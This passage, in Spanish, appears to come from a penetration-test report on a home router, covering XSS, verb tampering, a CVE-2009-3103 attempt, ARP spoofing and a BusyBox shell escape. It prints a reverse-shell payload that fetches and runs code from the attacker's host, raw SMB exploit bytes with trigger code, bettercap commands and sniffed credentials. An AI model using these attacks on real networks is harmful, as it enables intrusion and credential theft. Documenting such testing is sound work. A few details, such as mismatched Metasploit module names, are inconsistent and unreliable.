


Ilustración XXX Explotación de XSS encontrado por cuenta propia. Elaboración propia.

Realmente lo que está sucediendo es lo siguiente, el atacante introduce código en uno de los campos de la web, el servidor web almacena este contenido y cada vez que se carga esa página, se ejecuta el código. Un atacante podría usar esta técnica para ejecutar algún ataque en el navegador del siguiente usuario que se conecte al servidor.




Ilustración XXXI Diagrama de vulnerabilidad XSS. Elaboración propia.

## Evaluación de vulnerabilidades

Tal y como se ha visto en la fase anterior, nmap ha identificado dos posibles vulnerabilidades. Por un lado, posiblemente haya un verb tampering en la ruta base del servidor y, por otro, parece que puerto 139 es vulnerable a CVE-2009-3103. En este apartado, se va a intentar explotar estas vulnerabilidades para corroborar que existen en el dispositivo.

### Verb tampering

Verb tampering es un tipo de ataque en el que un atacante modifica el método de las solicitudes HTTP con el objetivo de ejecutar acciones no autorizadas o inesperadas en un servidor. Así pues, se va a probar a realizar peticiones con los diferentes métodos para comprobar cómo responde el servidor.




Ilustración XXXII Diagrama de vulnerabilidad verb tampering. Elaboración propia.

Primero se va a comprobar qué métodos están permitidos por el servidor:

```
(kali@kali)-[~]
└─$ nmap -p 80 --script http-methods --script-args http-methods.url-path="/" 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 13:18 EST
Nmap scan report for 192.168.1.1
Host is up (0.0060s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET POST

Nmap done: 1 IP address (1 host up) scanned in 14.43 seconds
```

Ilustración XXXIII Comando para comprobar a qué métodos responde el servidor. Elaboración propia.



Se toma como base una petición permitida a la url raíz de la página web y haciendo uso de alguna herramienta que tenga funcionalidad de revese proxy como “Burp Suite”, se modifica el verbo por HEAD, como indica la salida del comando nmap lanzado previamente.

```

1 HEAD / HTTP/1.1
2 Host: 192.168.1.1
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-
  exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Content-Length: 0
10

1 HTTP/1.1 501 Not Implemented
2 Server: micro_httpd
3 Cache-Control: no-cache
4 Date: Thu, 01 Jan 1970 00:35:17 GMT
5 Content-Type: text/html
6 Connection: close
7
8 <HTML>
9 <HEAD>
10 <TITLE>
11 501 Not Implemented
12 </TITLE>
13 </HEAD>
14 <BODY BGCOLOR="#cc9999">
15 <h4>
16 501 Not Implemented
17 </h4>
18 That method is not implemented.
19 <#>
20 <ADDRESS>
21 <A HREF="http://www.acme.com/software/micro_httpd/">
22 micro_httpd
23 </A>
24 </ADDRESS>
25 </BODY>
26 </HTML>
  
```

Ilustración XXXIV Petición verb tampering desde burp suite. Elaboración propia.

El resultado no es satisfactorio ya que, si se indaga en el código del servidor, se puede ver que el servidor da como respuesta un código 501 Método no implementado para toda petición distinta a GET.

```

if ( strcasecmp( method, "get" ) != 0 )
    send_error( 501, "Not Implemented", (char*) 0, "That method is not implemented." );
  
```

Ilustración XXXV Código del servidor que controla los métodos utilizados en peticiones HTTP. Elaboración propia.

Se ha probado con otros métodos y otros directorios sin éxito.

### CVE-2009-3103

La vulnerabilidad CVE-2009-3103 se debe a un error en el protocolo SMBv2. Si se crea una petición con un carácter & en un campo del paquete “NEGOTIATE\_PROTOCOL\_REQUEST”, desencadena una referencia a una ubicación fuera de los límites de memoria.

Cuando se reportó esta vulnerabilidad, se indicó que afectaba a servidores Windows 2008 y la versión de escritorio Windows Vista. Aunque se ha visto que el router usa Linux como sistema operativo, se va a intentar explotar la vulnerabilidad haciendo las modificaciones pertinentes.




Ilustración XXXVI Diagrama de explotación CVE-2009-3103. Elaboración propia.

Se ha encontrado un script en un repositorio de github de sec13b y se ha visto que Metasploit tiene un módulo que permite. Se va a hacer uso de esta consola, que permite la ejecución de exploits de forma rápida y sencilla.

Se va a utilizar el exploit ms09\_050\_smb2\_negotiate\_func\_index. Que funciona de la siguiente manera:

Primero, se crea un shellcode a partir de un script que ejecuta una reverse shell bajo unas condiciones determinadas. El comando en concreto es \$ msfvenom -p cmd/linux/http/mips64/meterpreter\_reverse\_tcp LHOST=192.168.1.130 LPORT=139 EXITFUNC=thread -f python -v shell

```
(kali㉿kali)-[~]
└─$ msfvenom -p cmd/linux/http/mips64/meterpreter_reverse_tcp LHOST=192.168.1.130 LPORT=139 EXITFUNC=thread -f python -v shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 115 bytes
Final size of python file: 603 bytes
shell = b""
shell += b"\x63\x75\x72\x6c\x20\x2d\x73\x6f\x20\x2f\x74\x6d"
shell += b"\x70\x2f\x76\x78\x76\x6f\x43\x64\x4b\x70\x54\x20"
shell += b"\x68\x74\x74\x70\x3a\x2f\x2f\x31\x39\x32\x2e\x31"
shell += b"\x36\x38\x2e\x31\x2e\x31\x33\x30\x3a\x38\x30\x38"
shell += b"\x30\x2f\x34\x34\x36\x37\x41\x6f\x41\x30\x4d\x57"
shell += b"\x71\x5f\x5a\x50\x6f\x57\x47\x46\x43\x68\x62\x41"
shell += b"\x3b\x20\x63\x68\x6d\x6f\x64\x20\x2b\x78\x20\x2f"
shell += b"\x74\x6d\x70\x2f\x76\x78\x76\x6f\x43\x64\x4b\x70"
shell += b"\x54\x3b\x20\x2f\x74\x6d\x70\x2f\x76\x78\x76\x6f"
shell += b"\x43\x64\x4b\x70\x54\x20\x26"
```

Ilustración XXXVII Comando para generar shellcode a partir del código de un reverse shell. Elaboración propia.

Segundo, Se crea una petición malformada con un "&" en el campo correspondiente del paquete de negociación (high process ID) y el código necesario para el resto de la petición.



```
buff+=b"\x00\x00\x03\x9e\xff\x53\x4d\x42"
buff+=b"\x72\x00\x00\x00\x00\x18\x53\xc8"
buff+=b"\x17\x02" #high process ID
buff+=b"\x00\xe9\x58\x01\x00\x00"
buff+=b"\x00\x00\x00\x00\x00\x00\x00\x00"
buff+=b"\x00\x00\xfe\xda\x00\x7b\x03\x02"
buff+=b"\x04\x0d\xdf\xff"*25
buff+=b"\x00\x02\x53\x4d"
buff+=b"\x42\x20\x32\x2e\x30\x30\x32\x00"
buff+=b"\x00\x00\x00\x00"*37
buff+=b"\xff\xff\xff\xff"*2
buff+=b"\x42\x42\x42\x42"*7
buff+=b"\xb4\xff\xff\x3f" #magic index
buff+=b"\x41\x41\x41\x41"*6
buff+=b"\x09\x0d\xd0\xff" #return address
buff+=b"\xfc\xfa\xeb\x1e\x5e\x68\x76\x01"
buff+=b"\x00\x00\x59\x0f\x32\x89\x46\x5d"
buff+=b"\x8b\x7e\x61\x89\xf8\x0f\x30\xb9"
buff+=b"\x16\x02\x00\x00\xf3\xa4\xfb\xf4"
buff+=b"\xeb\xfd\xe8\xdd\xff\xff\xff\x6a"
buff+=b"\x00\x9c\x60\xe8\x00\x00\x00\x00"
buff+=b"\x58\x8b\x58\x54\x89\x5c\x24\x24"
buff+=b"\x81\xf9\xde\xc0\xad\xde\x75\x10"
buff+=b"\x68\x76\x01\x00\x00\x59\x89\xd8"
buff+=b"\x31\xd2\x0f\x30\x31\xc0\xeb\x31"
buff+=b"\x8b\x32\x0f\xb6\x1e\x66\x81\xfb"
buff+=b"\xc3\x00\x75\x25\x8b\x58\x5c\x8d"
buff+=b"\x5b\x69\x89\x1a\xb8\x01\x00\x00"
buff+=b"\x80\x0f\xa2\x81\xe2\x00\x00\x10"
buff+=b"\x00\x74\x0e\xba\x00\xff\x3f\xc0"
buff+=b"\x83\xc2\x04\x81\x22\xff\xff\xff"
buff+=b"\x7f\x61\x9d\xc3\xff\xff\xff\xff"
```

Ilustración XXXVIII Petición malformada. Elaboración propia

Se envía la petición y se abre un inicio de sesión que desencadena la vulnerabilidad.

```
s.connect(host)
s.send(buff)
s.close()
#Trigger the above injected code via authenticated process.
subprocess.call("echo '1223456' | rpcclient -U Administrator %s"%(target), shell=True)
```

Ilustración XXXIX Código que inyecta la petición. Elaboración propia

Si se explota correctamente la vulnerabilidad se debería inyectar el código creado en el paso 1 y obtener una terminal del equipo atacado.

Una vez se conoce el funcionamiento de este exploit, en Metasploit se ejecutaría de la siguiente manera:

```
msf6 exploit(windows/smb/ms09_058_smb2_negotiate_func_index) > set payload cmd/linux/http/mips64/meterp
_tcp
payload => cmd/linux/http/mips64/meterpreter_reverse_tcp
msf6 exploit(windows/smb/ms09_058_smb2_negotiate_func_index) > set rhost 192.168.1.1
rhost => 192.168.1.1
msf6 exploit(windows/smb/ms09_058_smb2_negotiate_func_index) > set rport 139
rport => 139
msf6 exploit(windows/smb/ms09_058_smb2_negotiate_func_index) > set lhost 192.168.1.130
lhost => 192.168.1.130
msf6 exploit(windows/smb/ms09_058_smb2_negotiate_func_index) > set rport 139
rport => 139
```

Ilustración XL Configuración de la explotación de CVE-2009-3103 con Metasploit. Elaboración propia

Una vez configurado el ataque, se ejecuta con el comando “exploit”. El resultado es el siguiente:

```
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > exploit
[*] 192.168.1.1:139 - Exploit failed: cmd/linux/http/mips64/meterpreter_reverse_tcp is not a compatible
[*] Exploit completed, but no session was created.
```

Ilustración XLI Explotación CVE-2009-3103 con Metasploit. Elaboración propia

Así pues, como no se ha conseguido una consola con el intento anterior, se va a probar otros payloads para ver si alguno es ejecutado por el router:

```
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > exploit
[*] Started reverse TCP handler on 192.168.1.130:4444
[*] 192.168.1.1:139 - Connecting to the target (192.168.1.1:139) ...
[*] 192.168.1.1:139 - Sending the exploit packet (900 bytes) ...
[*] 192.168.1.1:139 - Waiting up to 180 seconds for exploit to trigger ...
[*] Exploit completed, but no session was created.
```

Ilustración XLII Explotación CVE-2009-3103 con otros reverse shell desde Metasploit. Elaboración propia

Este payload tampoco tiene éxito, por lo que se prueba con los siguientes:

- Generic/ssh/interact
- Generic/shell\_bind\_tcp
- cmd/linux/http/mips64/meterpreter\_reverse\_https
- cmd/linux/http/x64/meterpreter\_reverse\_https
- windows/meterpreter/reverse\_tcp

Finalmente, no se consigue explotar la vulnerabilidad haciendo uso de la consola Metasploit. Al parecer, el responsable de la escritura fuera de límites y la ejecución del código malicioso es el driver de Windows que controla este proceso, esta vulnerabilidad no parece ser explotable en un equipo con sistema operativo linux.

## Explotación

En la fase anterior se ha intentado explotar las vulnerabilidades detectadas previamente sin éxito. Por lo tanto, la única vía de entrada que se ha identificado es interceptar las credenciales cuando viajan por la red sin cifrar. Existen muchas formas de realizar este ataque, como, por ejemplo, un ataque de gemelo malvado, ssl stripping o arp spoofing. En este caso se va a desarrollar un ataque de tipo ARP Spoofing para interceptar las credenciales de acceso.

### ARP Spoofing

El ARP spoofing consiste en explotar el funcionamiento del protocolo ARP y las tablas ARP dinámicas. Para realizar el ataque, la máquina atacante inunda la red con paquetes ARP en los que asocia su dirección MAC con la dirección IP de la máquina que quiere suplantar. Este envío masivo de mensajes provoca que la máquina víctima modifique su tabla ARP con datos erróneos y asocie la dirección física del atacante con la dirección virtual de la máquina suplantada.






Ilustración XLIII Diagrama de ataque ARP Spoofing. Elaboración propia

Una vez establecidos los conceptos teóricos, se va a mostrar el ataque. Con el comando "PS > arp -a" se muestra la tabla ARP de la máquina víctima antes del ataque.

```
PS C:\Users\sbro> arp -a

Interfaz: 192.168.1.128 --- 0x5
Dirección de Internet      Dirección física      Tipo
192.168.1.1                38-72-c0-eb-12-36    dinámico
192.168.1.255             ff-ff-ff-ff-ff-ff    estático
224.0.0.22                01-00-5e-00-00-16    estático
224.0.0.251               01-00-5e-00-00-fb    estático
224.0.0.252               01-00-5e-00-00-fc    estático
255.255.255.255           ff-ff-ff-ff-ff-ff    estático
```

Ilustración XLIV Tabla ARP máquina víctima. Elaboración propia

Desde la máquina atacante, se arranca el framework bettercap con el comando `$ sudo bettercap`. Una vez lanzado, se realiza un barrido IP para identificar máquinas conectadas al router con el comando `$ net.probe on`. Se identifica a la máquina víctima en la IP 192.168.1.128.

Seguidamente, con el comando `$ set arp.spoof.targets 192.168.1.128`, se selecciona la máquina víctima como objetivo del ataque, que se lanza usando el comando `$ arp.spoof on`.

```
→ sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.0) [type 'help' for a list of commands]

192.168.1.1/24 > 192.168.1.130 # [13:03:21] [sys.log] [inf] gateway monitor started ...
192.168.1.1/24 > 192.168.1.130 # net.probe on
192.168.1.1/24 > 192.168.1.130 # [13:03:26] [sys.log] [inf] net.probe: starting net.recon as a requirement for net.p
robe
192.168.1.1/24 > 192.168.1.130 # [13:03:26] [sys.log] [inf] net.probe: probing 256 addresses on 192.168.1.0/24
192.168.1.1/24 > 192.168.1.130 # [13:03:26] [endpoint.new] endpoint 192.168.1.128 detected as c8:94:81:aa:30:a1 (CH
ONGQING FUQI ELECTRONICS CO., LTD.).
192.168.1.1/24 > 192.168.1.130 # [13:03:26] [endpoint.new] endpoint 192.168.1.115 detected as 48:68:4a:79:50:c2 (In
tel Corporate).
192.168.1.1/24 > 192.168.1.130 # set arp.spoof.targets 192.168.1.128
192.168.1.1/24 > 192.168.1.130 # arp.spoof on
[13:03:48] [sys.log] [inf] arp.spoof: enabling forwarding
192.168.1.1/24 > 192.168.1.130 # [13:03:48] [sys.log] [inf] arp.spoof: arp spoofer started, probing 1 targets.
192.168.1.1/24 > 192.168.1.130 #
```

*Ilustración XLV Explotación de ARP Spoofing mediante herramienta bettercap. Elaboración propia*

Usando Wireshark o cualquier otro analizador de tráfico red, se puede ver cómo la red se inunda de paquetes ARP con el objetivo de modificar las tablas de la máquina objetivo.





Source	Destination	Protocol	Length	Info
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.121? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.218? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.217? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.120? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.216? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.220? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.122? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.123? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.219? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.221? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.124? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.222? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.224? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.223? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.125? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.126? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.127? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.227? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.226? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.225? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.131? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.132? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.133? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.230? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.229? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.134? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.228? Tell 192.168.1.130
PCSSystemtec_ad:25:.. ChongqingFug_aa:30:..	ChongqingFug_aa:30:..	ARP	66	192.168.1.1 is at 08:00:27:ad:25:87
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.233? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.232? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.135? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.136? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.231? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.137? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.235? Tell 192.168.1.130
PCSSystemtec_ad:25:.. Broadcast	Broadcast	ARP	42	Who has 192.168.1.138? Tell 192.168.1.130

Ilustración XLVI Explotación de ARP Spoofing mediante herramienta bettercap. Elaboración propia

Se vuelve a obtener la tabla ARP de la máquina víctima y se obtiene el siguiente resultado:

```
PS C:\Users\sbro> arp -a
```


Dirección de Internet	Dirección física	Tipo
192.168.1.1	48-68-4a-79-50-c2	dinámico
192.168.1.130	48-68-4a-79-50-c2	dinámico
192.168.1.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.22	01-00-5e-00-00-16	estático
224.0.0.251	01-00-5e-00-00-fb	estático
224.0.0.252	01-00-5e-00-00-fc	estático
255.255.255.255	ff-ff-ff-ff-ff-ff	estático

Ilustración XLVII Tabla ARP equipo víctima post explotación. Elaboración propia

Como se puede apreciar, el router y la máquina atacante comparten la misma IP. Es decir, el ataque ha sido exitoso y se ha modificado la MAC de la máquina víctima.

Una vez se ha redirigido el tráfico hacia la máquina víctima, la próxima vez que la víctima inicie sesión en el router, se podrán obtener sus credenciales.

En esta captura se muestra el tráfico http generado por la víctima al logearse en el router.



No.	Time	Source	Destination	Protocol	Length	Info
56242	629.363576478	192.168.1.128	192.168.1.1	HTTP	542	GET / HTTP/1.1
56941	629.589600669	192.168.1.128	192.168.1.1	HTTP	607	GET / HTTP/1.1
56948	629.609574178	192.168.1.128	192.168.1.1	HTTP	521	GET /favicon.ico HTTP/1.1

Ilustración XLVIII Sniffing de tráfico con Wireshark. Elaboración propia

Entre las cabeceras de la petición se encuentra la cabecera "Authorization" con las credenciales de inicio de sesión.

```
GET / HTTP/1.1
Host: 192.168.1.1
Connection: keep-alive
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9,en-GB;q=0.8,en;q=0.7
Cookie: defpg=network%5Fconnected%2Ehtm
```

Ilustración XLIX Petición de HTTP enviada por el equipo víctima con las credenciales. Elaboración propia

Decodificando esta cadena se obtienen las credenciales de inicio de sesión en texto claro.



Ilustración L Decodificación de credenciales. Elaboración propia

## Post-Explotación

En este apartado se va a documentar cómo un atacante con acceso al router podría obtener más privilegios dentro de la máquina y cómo trataría de establecer persistencia.

La consola que aparece cuando se accede al router por telnet o ssh, es la que proporciona BusyBox v1.0. Esta consola se emplaza para prevenir que el usuario pueda acceder o modificar el sistema operativo que se está ejecutando. Con todo, BusyBox requiere de una consola que ejecute los comandos por detrás y se han encontrado formas de salir de la consola de BusyBox e invocar la consola del sistema operativo.

Se puede realizar de la siguiente manera:

Usando un comando seguido de comillas, levanta una consola, pero no muestra la salida de los comandos hasta que se sale de la consola y no es muy estable:

```
> echo "a" `~/bin/sh`
ls
cd /var
ls
exit
a bin data dev etc lib linuxrc mnt opt proc sbin sys tmp usr var webs bcmupnp.pid cache f
log mcpd.conf nvram passwd ppp run rutIpt_vrtsrvRunIptables samba siproxd smd_messaging_s
wandns wl0 wl0_assoc wl0_auth wl0_autho wl0bands wl0cap wlver wpa_cap0 zebra
> █
```

